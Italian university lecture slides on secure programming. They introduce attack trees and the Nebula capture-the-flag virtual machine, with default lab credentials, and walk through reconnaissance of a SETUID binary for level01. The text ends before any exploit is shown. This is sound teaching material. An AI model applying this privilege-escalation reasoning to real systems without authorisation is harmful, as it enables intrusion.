

# Lezione 6

# Iniezione locale

Programmazione Sicura (6 CFU), LM Informatica, A. A. 2017/2018

Dipartimento di Scienze Fisiche, Informatiche e Matematiche

Università di Modena e Reggio Emilia

<http://weblab.ing.unimo.it/people/andreolini/didattica/programmazione-sicura>

# Quote of the day

(Meditate, gente, meditate...)

**“Every program has (at least) two purposes: the one for which it was written and another one for which it wasn’t.”**

*Alan Perlis (1922-1990)*

*Progettista del linguaggio ALGOL*

*Vincitore del primo premio Turing (1966)*

*Autore degli “Epigrams on Programming”*



# Una premessa

(Doverosa)

A partire da questa lezione si studieranno in profondità alcune tipologie di vulnerabilità.

Sotto quali ipotesi si verificano?

Quali conseguenze hanno?

Come si possono mitigare?

L'indagine avrà una forte connotazione pratica.

Si avrà a disposizione una macchina virtuale su cui fare prove, in piena autonomia e libertà.

Lo studente sarà incoraggiato ad esplorare soluzioni in autonomia.

# La tentazione del principiante

(È troppo forte, e questo il docente lo sa bene...)

Posto di fronte ad una sfida, lo studente:

interessato all'argomento "sicurezza";

non molto ferrato in materia di "sicurezza";

compie una o più delle seguenti azioni.

Con probabilità  $p \rightarrow 1$ .

Probabilmente anche nell'ordine enunciato di seguito.

# Le azioni

(Buttate lì, senza fronzoli, tanto per essere chiari)

Provare comandi a casaccio, senza avere la più pallida idea di cosa si stia facendo.

Copiare soluzioni trovate sul Web, di nuovo senza avere la più pallida idea di cosa si stia facendo.

Scaricare (sempre dal Web) strumenti automatici di attacco, senza avere la più pallida idea del loro funzionamento interno.

Provare procedure appena imparatae su sistemi in produzione.

# NO!

(That's not the way all of this works, guys; let Ron tell you)



# L'attitudine giusta

(Quella degli hacker del Tech Model Railroad Club dell'MIT)

Conoscere tutto (ma veramente tutto) dell'ambiente che si sta studiando.

Identificare tutti i modi possibili (plausibili ed improbabili) di condurre un attacco.

Provare l'attacco su sistemi su cui si ha il permesso di operare.

Capire nel dettaglio le modalità e le conseguenze dell'attacco.

Capire come mitigare l'attacco.



# But, above all: HAVE FUN DOING IT!

(Listen to Linus!)





# Albero di attacco

(Per una conduzione ragionata delle attività)

Uno strumento utile per la conduzione ragionata di attività di attacco è l'**albero di attacco (attack tree)**.

Un albero di attacco è una rappresentazione gerarchica dei possibili attacchi ad un sistema.

Un nodo → una azione.

Nodo radice: azione finale dell'attacco.

Nodo foglia: azione iniziale dell'attacco.

Nodo intermedio: azione preliminare per poter svolgere l'azione rappresentata dal nodo padre.

# Un esempio di albero di attacco


(Apertura di una cassaforte)

Apertura della  
cassaforte

Questo è l'obiettivo dell'attacco, descritto dal nodo radice dell'albero.

# Un esempio di albero di attacco


(Apertura di una cassaforte)



Se almeno una di queste azioni è svolta con successo (OR), si può aprire la cassaforte.

# Un esempio di albero di attacco

(Apertura di una cassaforte)



Le azioni intermedie hanno bisogno, a loro volta, del successo di almeno un'altra azione preliminare.

# Un esempio di albero di attacco

(Apertura di una cassaforte)



# Un esempio di albero di attacco

(Apertura di una cassaforte)


Alcune azioni necessitano l'esecuzione di più azioni preliminari. Si modella ciò con un AND ed un arco.

Per origliare, bisogna:

ascoltare una conversazione

E

Indurre la vittima a confessare la combinazione.



# Un possibile attacco

(Un OR di percorsi (incrocianti su un nodo AND) da nodi foglia al nodo radice)



# Etichettatura dei nodi

(Rende possibile una stima dell'attacco)

Una volta definito, l'albero d'attacco può essere arricchito con opportune etichette sui nodi.

Possibili etichette:

- fattibilità dell'azione (possibile, impossibile);

- costo dell'azione (USD, Eur);

- probabilità di successo;


...

Aggregando le etichette nel percorso da una foglia alla radice è possibile stimare l'attacco.



# Esempio: fattibilità

(Etichetta: P=attacco possibile, I=attacco impossibile)



# Esempio: stima economica

(Etichetta: costo in Eur, stima: somma delle etichette lungo il percorso)



# La macchina virtuale Nebula

(Un parco giochi per aspiranti programmatori sicuri)

La macchina virtuale Nebula contiene esercizi di sicurezza basilari.

Essa è strutturata come una **sfida (challenge)**.

Venti esercizi (Level01, ..., Level19).

Un utente è supposto eseguirli in sequenza.

In ogni livello è dichiarato un obiettivo non banale che l'utente deve cercare di ottenere con ogni mezzo tecnico possibile.

# Gli account a disposizione 1/2

(Giocatori (**levelN**) e vittime (**flagN**),  $N=01, 02, \dots, 19$ )

**Giocatori.** Un utente che intende partecipare alla sfida si autentica con le credenziali seguenti.

Username: **levelN** ( $N=01, 02, \dots, 19$ ).

Password: **levelN** ( $N=01, 02, \dots, 19$ ).

Tali account simulano le attività di un attaccante.

**Vittime.** Gli account **flag01**, **flag02**, ..., **flag19** contengono vulnerabilità di vario tipo.

Tali account (di cui non si conosce la password) simulano una vittima.

# Gli account a disposizione 2/2

(Amministratore (**nebula**))

**Amministratore.** Un utente ha impostata l'elevazione manuale dei privilegi a **root** tramite il comando **sudo**.

Username: **nebula**.

Password: **nebula**.

Tale account simula un amministratore di sistema.

# Gli obiettivi concreti

(Sono svariati)

Dopo l'autenticazione, l'utente **levelN** usa le informazioni contenute nella directory dell'utente **flagN** (**/home/flagN**) per conseguire uno specifico obiettivo.

Esecuzione di un programma con privilegi elevati.

Ottenimento di informazioni sensibili (credenziali, chiavi SSH, ...).

# Una primissima sfida

(<https://exploit-exercises.com/nebula/level01/>)

*“There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?”*

Il programma in questione si chiama `level1.c` e l'eseguibile relativo ha il seguente percorso:

`/home/flag01/flag01`

# Obiettivo della sfida

(Esecuzione di un comando con privilegi particolari)

Eseguire il comando `/bin/getflag` con i privilegi dell'utente `flag01`.



# /bin/getflag? Eh?

(What is that supposed to mean?)



# Capture the Flag!

(<https://www.youtube.com/watch?v=2OmLYB3gNQg>)

Queste sfide vengono spesso chiamate con il termine **Capture the Flag (CTF)**. L'obiettivo è visto come una vera e propria "bandierina" da acciuffare per primi.

Proprio come nel classico gioco "ruba bandiera".

Il paragone ha ancora più senso quando due squadre (una di attacco e una di difesa) si affrontano.

# Ora è tutto chiaro!

(Si spera...)

L'eseguibile `/bin/getflag` (“prendi la bandierina”) fa capire all'utente che quello è il programma da eseguire con privilegio adeguato.

# Let's get it started!

("I will look for you. I will find you. And I will kill you.")



# Parte 1: “I will look for you”

(Costruzione di un albero di attacco)

Prima di partire in quarta, è necessario costruire l'albero di attacco del sistema considerato.

Workflow operativo:

1. si abbozza un albero di attacco iniziale (con il nodo radice);
2. si studia il sistema in profondità;
3. si aggiorna l'albero di attacco;
4. se esiste un percorso fattibile da una foglia alla radice, STOP. Altrimenti, vai a 2.

# Alcuni nodi dell'albero


(Facilmente individuabili)

Obiettivo dell'attacco: esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag01`.

Una prima strategia naive è il login come utente `flag01` e la successiva esecuzione diretta di `getflag`.

# Un primo abbozzo di albero di attacco

(Incompleto, per forza di cose)



# Richiesta legittima della password

(È una strada percorribile? Probabilmente no)

A chi si potrebbe chiedere la password dell'account **flag01**?

Al legittimo proprietario, ovviamente!

Chi è il legittimo proprietario?

Il creatore della macchina virtuale Nebula.

È disposto a darci la password?

NO! Altrimenti, che sfida sarebbe?



# Rottura della password

(È una strada percorribile? Probabilmente no)


È possibile rompere la password dell'account **flag01**?

Se la password è scelta bene, è praticamente impossibile.

Se la password non è stata mai impostata, è realmente impossibile.

# Aggiornamento dell'albero di attacco

(Marcatura di due azioni praticamente impossibili)



# Una riflessione

(La strategia di esecuzione diretta è un binario morto)

Con elevata probabilità, la strategia di esecuzione diretta non è attuabile.

Bisogna cercare altre vie per la cattura della bandierina.

# Ricerca di alternative

(You use what you got)

Quali home directory sono a disposizione dell'utente **level01**?

```
ls /home/level*
```

```
ls /home/flag*
```

L'utente **level01** può accedere solamente:

alla directory **/home/level01**;

alla directory **/home/flag01**.

# Le due directory accessibili

(Una contiene materiale interessante)

La directory `/home/level01` non sembra ospitare file interessanti.

Tuttavia, è buona norma aprirli alla ricerca di eventuali sorprese...

La directory `/home/flag01` contiene file di configurazione di BASH ed un eseguibile:  
`/home/flag01/flag01`.

# Ispezione dell'eseguibile `flag01`

(Rivela due dettagli fondamentali)

Si visualizzino i metadati di `flag01`:

```
$ ls -l /home/flag01/flag01  
-rwsr-x--- 1 flag01 level01 ...
```

→ Il file è:

SETUID `flag01`;

eseguibile dagli utenti del gruppo `level01`.

# Un'idea a prima vista folle

(Eseguire indirettamente `/bin/getflag` tramite `/home/flag01/flag01`)


**Fatto:** `/home/flag01/flag01` è eseguibile e permette di ottenere i privilegi di `flag01`.

**Idea:** provocare indirettamente (**inoculare**) l'esecuzione del binario `/bin/getflag`, sfruttando il binario `/home/flag01/flag01`.

**Conseguenza:** `/bin/getflag` è eseguito come utente `flag01` → si vince la sfida.

# Aggiornamento dell'albero di attacco

(Non è un granché, ma tant'è...)





# L'ostacolo da superare

(Trovare un modo di inoculare `/bin/getflag` in `/home/flag01/flag01`)

Autenticarsi come `level01` ed eseguire il comando `/home/flag01/flag01` sono due operazioni elementari.

Il vero problema è capire come inoculare `/bin/getflag` in `/home/flag01/flag01`.

